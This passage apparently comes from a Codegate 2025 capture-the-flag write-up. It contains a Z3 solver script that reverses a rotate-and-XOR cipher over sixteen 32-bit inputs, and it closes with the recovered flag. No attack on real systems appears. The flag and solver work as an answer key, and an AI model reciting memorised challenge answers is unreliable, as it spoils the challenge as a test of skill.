   # return ((a >> b) | (a << (32 - b))) & 2**32-1
   return RotateRight(a, b)

def rol(a, b):
   # return ((a << b) | (a >> (32 - b))) & 2**32-1
   return RotateLeft(a, b)

s = Solver()
inp = [BitVec(f"inp{i}", 32) for i in range(16)]
var_0x0 = inp[0x1-1]
var_0x20 = inp[0x2-1]
var_0x40 = inp[0x3-1]
var_0x60 = inp[0x4-1]
var_0x80 = inp[0x5-1]
var_0xa0 = inp[0x6-1]
var_0xc0 = inp[0x7-1]
var_0xe0 = inp[0x8-1]
var_0x100 = inp[0x9-1]
var_0x120 = inp[0xa-1]
var_0x140 = inp[0xb-1]
var_0x160 = inp[0xc-1]
var_0x180 = inp[0xd-1]
var_0x1a0 = inp[0xe-1]
var_0x1c0 = inp[0xf-1]
var_0x1e0 = inp[0x10-1]

var_0x400 = BitVecVal(0x7db9bb95, 32)
var_0x420 = BitVecVal(0x95f281ee, 32)
var_0x440 = BitVecVal(0x60a2a766, 32)
var_0x460 = BitVecVal(0x2b225a46, 32)
var_0x480 = BitVecVal(0x76c32b58, 32)
var_0x4a0 = BitVecVal(0x9f08fb7f, 32)
var_0x4c0 = BitVecVal(0xd2b6aefe, 32)
var_0x4e0 = BitVecVal(0x23ba4c8a, 32)
var_0x540 = BitVecVal(0x2b7e1516, 32)
var_0x560 = BitVecVal(0x28aed2a6, 32)
var_0x580 = BitVecVal(0xabf71588, 32)
var_0x5a0 = BitVecVal(0x9cf4f3c, 32)
var_0x5c0 = BitVecVal(0x2e2b3482, 32)
var_0x5e0 = BitVecVal(0x3ff973ab, 32)
var_0x600 = BitVecVal(0x36ba2fc8, 32)
var_0x620 = BitVecVal(0x1e25dfbd, 32)
var_0x640 = var_0x0
var_0x660 = var_0x80
var_0x680 = var_0x100
var_0x6a0 = var_0x180
var_0x6e0 = var_0x540
var_0x6c0 = var_0x400 + var_0x6e0 & 2**32-1
var_0x400 = ror(var_0x6c0, 1)
var_0x500 = ror(var_0x6c0, 1)
var_0x6e0 = var_0x540
var_0x6c0 = var_0x420 + ror(var_0x6e0, 1) & 2**32-1
var_0x420 = ror(var_0x6c0, 3)
var_0x520 = var_0x420
var_0x6c0 = var_0x500
var_0x6e0 = var_0x520
var_0x6c0 ^= var_0x0
var_0x6e0 ^= var_0x20
var_0x0 = var_0x6c0 + var_0x6e0 & 2**32-1
...
var_0x6c0 ^= ror(var_0xc0, 3)
var_0x6e0 ^= var_0xe0
```

```
var_0xc0 = rol(var_0x6c0 + var_0x6e0 & 2**32-1, 3)
var_0x6c0 = var_0x500
var_0x6e0 = var_0x520
var_0x6c0 ^= ror(var_0x140, 3)
var_0x6e0 ^= var_0x160
var_0x140 = rol(var_0x6c0 + var_0x6e0 & 2**32-1, 3)
var_0x6c0 = var_0x500
var_0x6e0 = var_0x520
var_0x6c0 ^= ror(var_0x1c0, 3)
var_0x6e0 ^= var_0x1e0
var_0x1c0 = rol(var_0x6c0 + var_0x6e0 & 2**32-1, 3)
var_0x60 = var_0x640
var_0xe0 = var_0x660
var_0x160 = var_0x680
var_0x1e0 = var_0x6a0
var_0x200 = var_0x0
var_0x220 = var_0x20
var_0x240 = var_0x40
var_0x260 = var_0x60
var_0x280 = var_0x80
var_0x2a0 = var_0xa0
var_0x2c0 = var_0xc0
var_0x2e0 = var_0xe0
var_0x300 = var_0x100
var_0x320 = var_0x120
var_0x340 = var_0x140
var_0x360 = var_0x160
var_0x380 = var_0x180
var_0x3a0 = var_0x1a0
var_0x3c0 = var_0x1c0
var_0x3e0 = var_0x1e0

target =
b'\x00\x01\x01\x00\x00\x00\x01\x01\x01\x00\x01\x00\x00\x01\x00\x01\x00\x01\x01\x01\x00\x
00\x01\x00\x00\x00\x00\x01\x01\x00\x01\x01\x01\x01\x01\x01\x00\x00\x00\x01\x00\x00\x00\x
01\x00\x01\x00\x01\x00\x01\x01\x01\x01\x01\x01\x01\x00\x01\x00\x01\x01\x01\x00\x01\x01\x
00\x00\x01\x00\x00\x00\x01\x01\x01\x01\x01\x00\x01\x01\x01\x01\x00\x01\x01\x00\x01\x01\x
01\x00\x01\x00\x01\x00\x00\x01\x00\x01\x00\x00\x00\x01\x00\x01\x00\x00\x00\x01\x00\x01\x
00\x00\x00\x01\x00\x00\x00\x00\x01\x00\x01\x01\x00\x01\x01\x00\x00\x01\x00\x01\x01\x01\x
01\x01\x00\x01\x00\x00\x00\x01\x00\x01\x00\x01\x00\x01\x01\x01\x01\x01\x01\x01\x01\x01\x
00\x01\x01\x01\x00\x00\x01\x01\x00\x00\x00\x01\x01\x01\x00\x00\x01\x01\x00\x00\x00\x00\x
01\x01\x01\x01\x01\x00\x01\x00\x00\x00\x01\x01\x00\x00\x00\x01\x01\x01\x00\x01\x00\x01\x
00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x01\x00\x01\x01\x00\x00\x00\x00\x01\x01\x01\x01\x
01\x00\x00\x01\x01\x01\x00\x01\x01\x00\x01\x01\x01\x01\x01\x01\x01\x01\x01\x00\x00\x00\x
01\x01\x00\x00\x00\x00\x00\x00\x01\x01\x01\x01\x00\x01\x00\x00\x01\x01\x00\x00\x01\x01\x
00\x01\x00\x00\x01\x00\x01\x01\x01\x01\x01\x00\x01\x01\x01\x01\x01\x01\x00\x01\x00\x01\x
00\x00\x00\x01\x00\x00\x01\x01\x00\x00\x00\x00\x00\x00\x00\x01\x01\x00\x01\x01\x01\x01\x
00\x01\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x01\x01\x
00\x00\x00\x00\x00\x01\x01\x00\x00\x01\x00\x01\x01\x00\x01\x00\x01\x00\x00\x00\x00\x01\x
01\x00\x00\x00\x00\x01\x01\x00\x01\x00\x00\x01\x00\x01\x01\x00\x01\x00\x00\x00\x00\x01\x
00\x01\x00\x01\x00\x01\x01\x00\x00\x00\x01\x00\x01\x00\x00\x00\x00\x01\x00\x01\x01\x01\x
01\x00\x00\x01\x00\x00\x00\x00\x01\x01\x00\x00\x00\x00\x01\x00\x01\x01\x01\x01\x00\x00\x
01\x00\x00\x01\x00\x00\x00\x01\x00\x00\x01\x00\x00\x01\x00\x01\x01\x00\x00\x00\x01\x01\x
00\x00\x00\x00\x01\x00\x00\x01\x01\x01\x00\x01\x00\x01\x00\x01\x00\x01\x00\x00\x01\x00\x
01\x00\x00\x01\x00\x00\x01\x00\x00\x01\x00\x01\x01\x00\x01\x01\x01\x01\x00\x00\x01\x00\x
01\x00\x01\x01\x01\x00\x00\x00\x00\x01\x00\x01\x01\x00\x01\x00\x01\x01\x00\x00\x00\x01\x
01\x01\x01\x01\x01\x01\x00'
l = []

for i in range(0, len(target), 32):
    v = 0
    ll = target[i:i+32][::-1]
    for j in range(32):
        v = (v << 1) | ll[j]
    l.append(v)
```

```
s.add(var_0x200 == l[0])
s.add(var_0x220 == l[1])
s.add(var_0x240 == l[2])
s.add(var_0x260 == l[3])
s.add(var_0x280 == l[4])
s.add(var_0x2a0 == l[5])
s.add(var_0x2c0 == l[6])
s.add(var_0x2e0 == l[7])
s.add(var_0x300 == l[8])
s.add(var_0x320 == l[9])
s.add(var_0x340 == l[10])
s.add(var_0x360 == l[11])
s.add(var_0x380 == l[12])
s.add(var_0x3a0 == l[13])
s.add(var_0x3c0 == l[14])
s.add(var_0x3e0 == l[15])

print(s.check())
m = s.model()

flag = b''
for x in inp:
   import struct
   flag += struct.pack("<L", m[x].as_long())

print(flag)
```

solver.py

FLAG: codegate2025{D1d_Y0u_H34R_4bou7_CnoT_4nD_cCnOT_7H3y_4R3_n4Nd_NoR_1N_n3W_w0rLd}